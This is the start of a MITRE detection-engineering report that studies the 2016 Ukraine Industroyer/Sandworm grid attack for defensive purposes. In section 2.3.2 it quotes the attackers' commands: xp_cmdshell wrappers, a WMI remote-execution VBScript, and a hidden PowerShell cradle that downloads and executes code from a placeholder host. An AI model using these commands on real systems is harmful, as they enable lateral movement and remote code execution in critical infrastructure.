MTR210688

Detection Engineering in Industrial Control Systems

Ukraine 2016 Attack: Sandworm Team and Industroyer Case Study

Authors:
Michael McFail
Jordan Hanna
Daniel Rebori-Carretero

December 2021

The views, opinions and/or findings contained in this report are those of The MITRE Corporation and should not be construed as an official government position, policy, or decision, unless designated by other documentation.

Approved for public release, case 22-0094.

McLean, VA

Abstract

We extend MITRE's TCHAMP threat hunting methodology to Industrial Control Systems (ICS), identifying and addressing challenges unique to ICS environments. We execute the defensive analytic development process leveraging the Ukraine 2016 cyber-attack as a use case from which we source requirements. We describe the use of purple teaming activities and research into technique execution to determine an appropriate level of technical depth to support the detection engineering process. Understanding how to map attacks to a target ICS environment and understanding the breadth of options available to an adversary are both critical to developing sufficiently specific detections. The output of this process is a set of usable analytics ranging in maturity from proof-of-concept to ready-for-production deployment. We build upon work where possible from commercial and open-source tooling, using the exemplar use case to establish technical requirements for custom-built or commercially acquired detection capabilities. We cover the analytics we developed and discuss lessons learned for future ICS detection engineering efforts.

1 Overview 1-1
1.1 TCHAMP Enterprise DCO Analytic Development 1-2
2 Ukraine 2016 Attack and Threat Intelligence Analysis 2-3
2.1 Overview 2-3
2.2 Mapping the Ukraine incident to ATT&CK for ICS Tactics 2-4
2.2.1 Pivoting to ICS / Initial Access 2-4
2.2.2 Evasion 2-4
2.2.3 Discovery 2-4
2.2.4 Collection 2-4
2.2.5 Inhibit Response Function 2-5
2.2.6 Impair Process Control 2-5
2.2.7 Impact 2-5
2.3 Activity on the ICS Enterprise Network 2-5
2.3.1 Shift in Adversary Behavior 2-5
2.3.2 Remote Execution Attack Pattern 2-6
2.4 ICS Payload Modules 2-9
2.4.1 Launcher Module 2-10
2.4.2 IEC 101 Module 2-10
2.4.2.1 Profile 2-11
2.4.2.2 Act 2-11
2.4.3 IEC 104 Module 2-11
2.4.3.1 Profile 2-11
2.4.3.2 Act 2-11
2.4.4 61850 Module 2-12
2.4.4.1 Profile 2-12
2.4.4.2 Act 2-13
2.4.5 OPC DA Module 2-13
2.4.5.1 Profile 2-13
2.4.5.2 Act 2-14
2.4.6 Data Wiper Module 2-14
2.5 Attack Timeline 2-14
3 ICS Analytic Development Process 3-16
3.1 Gather Data and Develop Malicious Activity Model 3-17
3.1.1 Threat Intelligence Reports - Use and Limitations 3-18
3.1.2 Understanding Key Behaviors 3-19

3.2 Map Malicious Activity to Target Environments 3-20
3.3 Develop Hypotheses and Abstract Analytics 3-22
3.3.1 Capability Abstractions and Detection In Depth 3-22
3.3.2 Open-Source Research 3-22
3.4 Determine Data Requirements 3-24
3.5 Remaining TCHAMP Steps 3-26
4 Analytics and Detection Engineering 4-26
4.1 DNP3-based Analytics 4-26
4.1.1 Read Average Comparison 4-27
4.1.1.1 DNP3 Read Command 4-27
4.1.1.2 How the Analytic Works 4-27
4.1.1.3 Analytic Testing 4-28
4.1.1.4 Lessons Learned 4-29
4.1.2 Two-way Read Average Comparison 4-30
4.1.2.1 How the Analytic Works 4-30
4.1.2.2 Lessons Learned 4-30
4.1.3 IP Pair Connections 4-31
4.1.3.1 Allow List 4-31
4.1.3.2 How the Analytic Works 4-31
4.1.3.3 Lessons Learned 4-32
4.1.4 Additional Abstract Analytics 4-32
4.1.5 Summary 4-32
4.2 Windows-based Analytics 4-32
4.2.1 Service Creation Capability Abstraction 4-33
4.2.2 Service Creation Analytics 4-35
4.2.2.1 System Shells via Services 4-35
4.2.2.2 Service Command Lateral Movement 4-35
4.2.2.3 Service Control Spawned via Script Interpreter 4-37
4.2.2.4 Additional Service Creation Abstract Analytics 4-38
4.2.3 Windows Management Instrumentation (WMI) Capability Abstraction 4-39
4.2.3.1 Windows Management Instrumentation Overview 4-39
4.2.3.2 Scope 4-40
4.2.4 WMI Remote Execution Analytics 4-40
4.2.4.1 Source Host 4-42
4.2.4.2 Destination Host 4-43

4.2.4.3 Network 4-44
4.2.4.4 Analytic Implementations 4-45
4.2.4.4.1 WMI Usage Plus Suspicious Behavior 4-45
4.2.4.4.2 WMI Plus Suspicious Process Creation on Destination 4-45
4.2.4.4.3 WMI Plus Profiling Process Created on Destination 4-45
4.2.4.5 Mitigations and Tuning 4-46
4.2.5 Summary 4-46
5 Conclusion 5-46
6 References 6-0
Appendix A Power Distribution Background A-1
A.1 Power Distribution Overview A-1
A.2 Distribution Substation A-2
A.2.1 Communication A-2
A.2.1.2 Data Link A-3
A.2.1.3 Power Distribution Protocols A-3
A.2.2 Local Indication A-3
A.2.3 Data Acquisition and Control A-3
A.2.4 Monitoring Transformers A-4
A.2.9 Protection Equipment A-4
Appendix B Ukraine 2016 Attack TTPs, Adversary Emulation and Abstract Analytics Breakdown B-1
Appendix C MITRE Cyber Innovation Lab (CIL) Attack Vignette C-1
C.1 Description C-1
C.1.1 Environment C-1
C.1.2 Overview C-1
C.1.2.1 Scenario Assumptions and Constraints C-1
C.1.2.2 Adversary Objectives C-1
C.1.3 Inputs C-1
C.1.4 ICS Protocol Functions Used C-2
C.1.5 Attack Thread C-2
C.1.6 Scenario-Specific Information C-2
C.1.6.1 Protocol Values Used C-2
C.2 MITRE CIL Vignette C-2

List of Figures

Figure 1-1. Analytic Focus Mapped to Purdue Model 1-1
Figure 1-2. TCHAMP Analytic Development Methodology 1-2
Figure 2-1. ATT&CK for ICS Tactics 2-4
Figure 2-2. Remote Execution TTP Pattern 2-7
Figure 2-3. Attack Pattern Abstraction 2-9
Figure 2-4. ICS Enterprise Attack Timeline 2-16
Figure 3-1. ATT&CK for Enterprise Technique Mapping 3-17
Figure 3-2. ATT&CK for ICS Technique Mapping with Categorization 3-18
Figure 4-1. IP Pair Request and Response 4-27
Figure 4-2. Analytic Timeframes 4-27
Figure 4-3. Analytic Threshold Above Baseline 4-28
Figure 4-4. Test Setup 4-28
Figure 4-5. Example Analytic Output 4-29
Figure 4-6. Analytic Threshold Above or Below Baseline 4-30
Figure 4-7. Example Analytic Output 4-30
Figure 4-8. Analytic Test Setup 4-31
Figure 4-9. Example Analytic Output 4-31
Figure 4-10. Windows Service Creation Capability Abstraction 4-34
Figure 4-11. WMI Capability Abstraction 4-39
Figure 4-13. WMI Remote Execution Log Flow 4-41
Figure A-1. Electric Generation, Transmission and Distribution Overview A-1
Figure A-2. Distribution Substation Equipment A-2

List of Tables

Table 3-1. Example DNP3 Data Requirements 3-25

1 Overview

In this document we discuss applying MITRE's TTP Cyber Hunt for Mission Automation Protection (TCHAMP) threat hunting methodology to Industrial Control System (ICS) environments. We are specifically focused on the Ukraine 2016 attack by the Sandworm Team which caused widespread power outages [1] and how the same Tactics, Techniques, and Procedures (TTPs) can be used against North American power distribution systems.

To contextualize where our work fits into an ICS environment we need to begin with an abstract model. The Purdue Model is a reference model for conceptualizing an ICS environment [2]. It describes the ICS environment in terms of hierarchical layers. The top of the model consists of the Enterprise Zone, where the business centered network is located. This connects to the Demilitarized Zone (DMZ) which contains assets that both the enterprise and ICS networks need to access. The lower levels become more specific to the industrial processing being managed and contain devices such as engineering workstations, Human Machine Interfaces (HMIs), Programable Logic Controllers (PLCs), and eventually physical process controls such as valves and actuators. In the model these are shown as discrete well segmented layers. In practice many ICS environments are flatter and do not align directly to the reference model.

For our purposes, we abstract the Purdue model further into two broad layers. The first of these is what we refer to as the "ICS Enterprise" layer, located on the ICS side of the IT/ICS boundary. It is composed of many typical Enterprise technologies such as Windows systems, application servers, and database servers as well as including ICS-specific software. Some of these devices will serve ICS-specific roles such as a Historian or Asset Management server. MITRE ATT&CK® for Enterprise broadly applies to this layer. The second layer is Process Operations, at the lower levels of the Purdue Model. The focus shifts from a business to an industrial process mindset and we see more ICS specific equipment and network protocols in use. Generally speaking, MITRE ATT&CK for ICS applies at this layer.

It is important to note this mental model is notional, like the Purdue Model, and may only be loosely related to the actual architecture and operation of a real ICS system. Boundaries in physical networks, logical networks and busine




Figure 1-1. Analytic Focus Mapped to Purdue Model

ss processes are likely not to be neatly delimited and, in some cases, will not exist at all. However, the model still serves as a useful mechanism for thinking about the problem space.

1.1 TCHAMP Enterprise DCO Analytic Development

The MITRE TCHAMP project developed a methodology for Enterprise systems Defensive Cyber Operation (DCO) analytic development [3]. The publicly available technical report and follow-on training class provide a framework for developing analytics and conducting threat hunting activities.

In brief, the process begins on the upper left-hand portion of the V diagram in Figure 1-2, with the Develop and Update Malicious Activity Model step. This forms the basis for threat informed defense. We use ATT&CK for Enterprise and ATT&CK for ICS as our models, although other threat models may be used in the methodology. The next step is to develop high level analytic hypotheses and analytic ideas to prove or disprove the hypotheses. Based on those abstract analytics, we determine what data should be collected. In Enterprise settings, the organization and technologies in use determine which behaviors apply. This is more complicated in ICS environments, discussed in detail later. Moving up the right side of the diagram we determine what data we can collect. This may force us to revisit our abstract analytics and data requirements if not all the data we need can be collected. From there, analytics are implemented, tested and operationalized. Throughout the process there are iterative feedback loops as we learn more and potentially revisit previous steps.



CHARACTERIZATION
EXECUTION
Develop and Update Malicious Activity Model
Malicious Activity
Hunt / Detect Malicious Activity and Investigate
Develop Hypotheses and Abstract Analytics
Analytics
Implement and Test Analytics
Determine Data Requirements
Data
Identify and Mitigate Data Collection Gaps
Customize

Figure 1-2. TCHAMP Analytic Development Methodology

2 Ukraine 2016 Attack and Threat Intelligence Analysis

This section summarizes publicly available intelligence about the 2016 attack against Ukrainian electric transmission and distribution stations and adds our own secondary analysis. We began our research by understanding adversary behavior mappings in ATT&CK for Enterprise and ATT&CK for ICS. These provided references to the original intelligence reports, which were important for understanding the details of how the adversary achieved their techniques and how their activity fit together into a narrative.

2.1 Overview

The Industroyer malware was deployed in an incident that took place on the night between December 17th and 18th at the substation in Pivnichna, Ukraine, causing blackouts in the capital city of Kiev and the Kiev region [4]. It has been linked to the Sandworm Team [5], and attributed to Russian GRU Unit 74455 [6]. Industroyer is a modular malware framework designed to deploy several ICS protocol-specific attack payloads to disrupt electricity distribution. Given this function, Industroyer capabilities must be deployed on a Microsoft Windows endpoint within the target network capable of directly manipulating or communicating with ICS controlling equipment. It exists at the Process Operations layer of our reference model. Industroyer will only be able to operate if supplied with the appropriate protocol-specific communication module for the equipment in the victim environment.

The capability fundamentally abuses the functionality of a targeted ICS system's legitimate control system to achieve its intended effect. The malware has several reported capabilities [7]:

1. Issues valid commands directly to Remote Terminal Units (RTUs) over ICS protocols. One such command sequence toggles circuit breakers in a rapid open-close-open pattern. This could create conditions where individual utilities may island from infected parties, potentially resulting in a degradation of grid reliability.
2. Denies service to local serial COM ports on Windows devices, therefore preventing legitimate communications with field equipment over serial from the affected device.
3. Scans and maps ICS environment using a variety of protocols, including Open Platform Communications (OPC), providing discovery within the ICS environment.
4. Exploits Siemens relay denial-of-service (DoS) vulnerability, leading to a shutdown of the relay. In this instance, the relay would need to be manually reset to restore functionality.
5. Includes a wiper module in the platform that renders Windows systems inoperable, requiring a rebuild or backup restoration.

In the overall attack the attackers had to first penetrate the IT network and then pivot to the ICS network to reach the ICS devices. Although we lack some fidelity on exactly how the earlier stages of the attack were carried out, we know the adversary used valid accounts, "living off the land" techniques, and tools like PSExec and Mimikatz [1]. Both the malware and stages leading up to it in the weeks and months prior to mid-December are referred to as "the attack" in subsequent sections.

2.2 Mapping the Ukraine incident to ATT&CK for ICS Tactics

In this section we provide a high-level overview of the ATT&CK for ICS tactics used in the attack at the ICS Enterprise and Process Operations levels to summarize the event. We do not explicitly map the ATT&CK for Enterprise techniques that would fall within these tactics as the adversary moved through the ICS environment, but they are still an important part of understanding the attack behavior and ultimately detecting it. We discuss the attack in more detail in later sections.




Figure 2-1. ATT&CK for ICS Tactics

2.2.1 Pivoting to ICS / Initial Access

Initial Access consists of techniques that adversaries may use as entry vectors to gain an initial foothold within an ICS environment. These techniques include compromising ICS assets and IT resources in the ICS network. IT resources in the ICS environment are also potentially vulnerable to the same attacks as enterprise IT systems [8]. In the case of this attack, the adversary likely captured legitimate credentials on the IT network and used either a dual homed IT/ICS asset or a VPN to gain access to the ICS network [1].

2.2.2 Evasion

Evasion consists of techniques that adversaries use to avoid detection by both human operators and technical defenses throughout their compromise. Techniques used for evasion include removal of indicators of compromise, spoofing communications / reporting and exploiting software vulnerabilities. Industroyer implemented Evasion by masquerading as DLLs and EXEs by using filenames common in a distribution system and changing file extensions while moving tools laterally between systems in the environment [9].

2.2.3 Discovery

Discovery consists of techniques that adversaries use to survey an ICS environment and gain knowledge about the internal network, control system devices, and how their processes interact. These techniques help adversaries observe the environment and determine next steps for target selection and Lateral Movement. A combination of native device communications and functions, and custom tools are often used for this post-compromise information-gathering objective. Industroyer implemented the Discovery tactic by using network connection enumeration, remote system discovery and remote system information discovery [10].

2.2.4 Collection

Collection consists of techniques adversaries use to gather domain knowledge and obtain contextual feedback in an ICS environment. Examples of these techniques include observing operation states, capturing screenshots, identifying unique device roles, and gathering system and diagram schematics. Industroyer implemented the Collection tactic by collecting ICS protocol related data to learn about the environment [11].

2.2.5 Inhibit Response Function

Inhibit Response Function consists of techniques that adversaries use to hinder the safeguards put in place for processes and products. These techniques aim to actively deter and prevent expected alarms and responses that arise due to statuses in the ICS environment. They may result in the prevention, destruction, manipulation, or modification of programs, logic, devices, and communications. As prevention functions are generally dormant, reporting and processing functions can appear fine, but may have been altered to prevent failure responses in dangerous scenarios. Industroyer implemented the Inhibit Response tactic by making victim devices unable to function or receive commands [12].

2.2.6 Impair Process Control

Impair Process Control consists of techniques that adversaries use to disrupt control logic and cause detrimental effects to processes being controlled in the target environment. These techniques can also include prevention or manipulation of reporting elements and control logic. The direct physical control these techniques exert may also threaten the safety of operators and downstream users, which can prompt response mechanisms. Industroyer implemented the Impair Process Control tactic by changing victim breaker states (i.e., on, off, on) [13].

2.2.7 Impact

Impact consists of techniques that adversaries use to disrupt, compromise, destroy, and manipulate the integrity and availability of control system operations, processes, devices, and data. These techniques encompass the influence and effects resulting from adversarial efforts to attack the ICS environment or that tangentially impact it. These techniques might be used by adversaries to follow through on their end goal or to provide cover for a confidentiality breach. Industroyer implemented the Impact tactic by denying the operators the ability to view or control any of the victim devices. The techniques used to achieve this tactic are dependent on the ICS payload module used (see section 2.4) [14].

2.3 Activity on the ICS Enterprise Network

Initial access to the ICS Enterprise environment was likely achieved through a device dual-homed on the IT and ICS networks. Discovery, targeting and access to this device likely came from built up reconnaissance information and credentials captured on compromised IT machines. Forensic artifacts show that after about 10 days of slowed operations the adversary accessed a Microsoft Windows Server 2003 running Microsoft SQL Server [1].


Having discovered a small number of Microsoft Windows Server 2003 hosts running Microsoft SQL Server in the environment, the attacker made these their primary footholds for the remainder of their operation. These servers were likely running ICS related software (e.g., a data historian) and had common connections with ICS network endpoint workstations capable of directly communicating with operational devices. With this knowledge, the adversary was aware that they only had to perform a single step remote execution to directly impact the ICS network.

2.3.1 Shift in Adversary Behavior

While the Sandworm Team is the group attributed to this event, there are contextual hints and noticeable changes in the adversary’s behavior that give the impression of a change in operators once the adversary had reached the ICS Enterprise network. Dragos labels the Sandworm Team related ICS capability actor as ELECTRUM [15]. This is important context when analyzing the TTPs deployed within the ICS Enterprise network and understanding the precision with which the lateral movement occurred. The attackers showed a high level of awareness regarding the type of hosts on the ICS Enterprise network, allowing them to quickly reach well-connected footholds and perform remote execution on ICS endpoint workstations. From publicly available reporting [1], we infer the team that was operating within the ICS network was a specialized group with tooling and procedures tailored for an electric sector operational network.

2.3.2 Remote Execution Attack Pattern

The adversary used a specific attack pattern for remote execution once in the ICS Enterprise network, as detailed in [1]. Figure 2-2 illustrates the TTP flow of this pattern.



Remote Execution Attack Pattern

TTP Description

Usage Context

ATT&CK: Defense Evasion
Indirect Command Execution
T1202

xp_cmdshell is a SQL stored procedure that will spawn a windows command shell and pass in the provided string for execution.

Nearly all commands were executed through this technique in the form of `EXEC xp_cmdhsell <command>`

Local commands can be executed directly with it:

```
EXEC xp_cmdshell 'net use L: \\<TargetIP>\$C
<Password> /USER:<Domain>\<User>';
```

Remote commands are executed with `xp_cmdhsell` + VB Script + WMI.

ATT&CK: Execution
Command and Scripting Interpreter: Visual Basic
T1059.005

Launched using *cscript,* Visual Basic scripts employed by the adversary leveraged the WMI scripting interface to perform actions on lateral hosts remotely.

A variety of custom VB Scripts were called using `cscript` wrapped in `xp_cmdshell`. The script recovered shows various benign WMI and similar commands for performing remote system information collection and command execution.

```
EXEC xp_cmdshell 'cscript C:\Delta\remote.vbs
/s:<TargetIP> /u:<UserName> /p:<Password> /t:-r arp
-a'
```

ATT&CK: Execution
Windows Management Instrumentation
T1047

A Windows administration feature that provides a uniform environment for local and remote access to Windows system components.

Provides remote process creation capabilities using destination host account credentials.

WMI was used in VB Scripts to perform remote querying and command execution. Examples:
ConnectToServer(RemoteMachine, Username, Password)

```
objSWbemLocator.ConnectServer(RemoteMachine, "root\CIMV2",
  Username, Password)
```

RunRemoteProcess(Command)

```
Set objProcess = objSWbemServices.Get("Win32_Process")
strCmd = "cmd.exe /c " & Command & " >> " & GetReportFile()
```

ATT&CK: Execution
Command and Scripting Interpreter: Windows Command Shell
T1059.003

Used to execute arbitrary commands on the target system.

Used in VB scripts for remote execution of arbitrary commands using the `/c` option. Example:
RunRemoteProcess(Command)

```
Set objProcess = objSWbemServices.Get("Win32_Process")
strCmd = "cmd.exe /c " & Command & " >> " & GetReportFile()
intReturn = objProcess.Create(strCmd, Null, objConfig,
  intProcessID)
```

ATT&CK: Execution
Command and Scripting Interpreter: PowerShell
T1059.001

Used to execute PowerShell Cmdlets on the target system.

PowerShell is not necessary, but the reported uses of it describe it as being wrapped in a **BAT file** which is remotely executed via *cmd.exe* invoked by the chain above. The snippet below shows C2 beaconing via a proxy.

```
powershell.exe -nop -w hidden -c $l=newobject
net.webclient;$l.proxy=[Net.WebRequest]
::GetSystemWebProxy();$l.Proxy.Credentials=[Net.
CredentialCache]::DefaultCredentials;IEX
$l.downloadstring('http://x.x.x.x:8801/msupdate');
```

Figure 2-2. Remote Execution TTP Pattern

There are a few points of interest here. The first is the use of `xp_cmdshell`, which we believe to be a Defense Evasion technique, *Indirect Command Execution*, on the source host. It is worth noting that currently, `xp_cmdshell` is mapped to the Persistence tactic as the technique *Server Software Component: SQL Stored Procedures* in ATT&CK for Enterprise [16]. The existing mapping covers the use of crafted malicious stored procedures that can provide a persistence mechanism in SQL database servers. In that context, `xp_cmdshell` can be used to execute system commands from within a stored procedure. However, the usage of `xp_cmdshell` in the context of this attack does not show any intention of providing persistence. Instead, the technique was used to wrap all command execution on the SQL server host with the assumed purpose of evading defenses focused on command execution. Due to the described nature of use, we arrived at the Defense Evasion technique of *Indirect Command Execution*. Next, is the use of *Windows Management Instrumentation* (WMI) through a custom Visual Basic (VB) Script, where we believe the choice 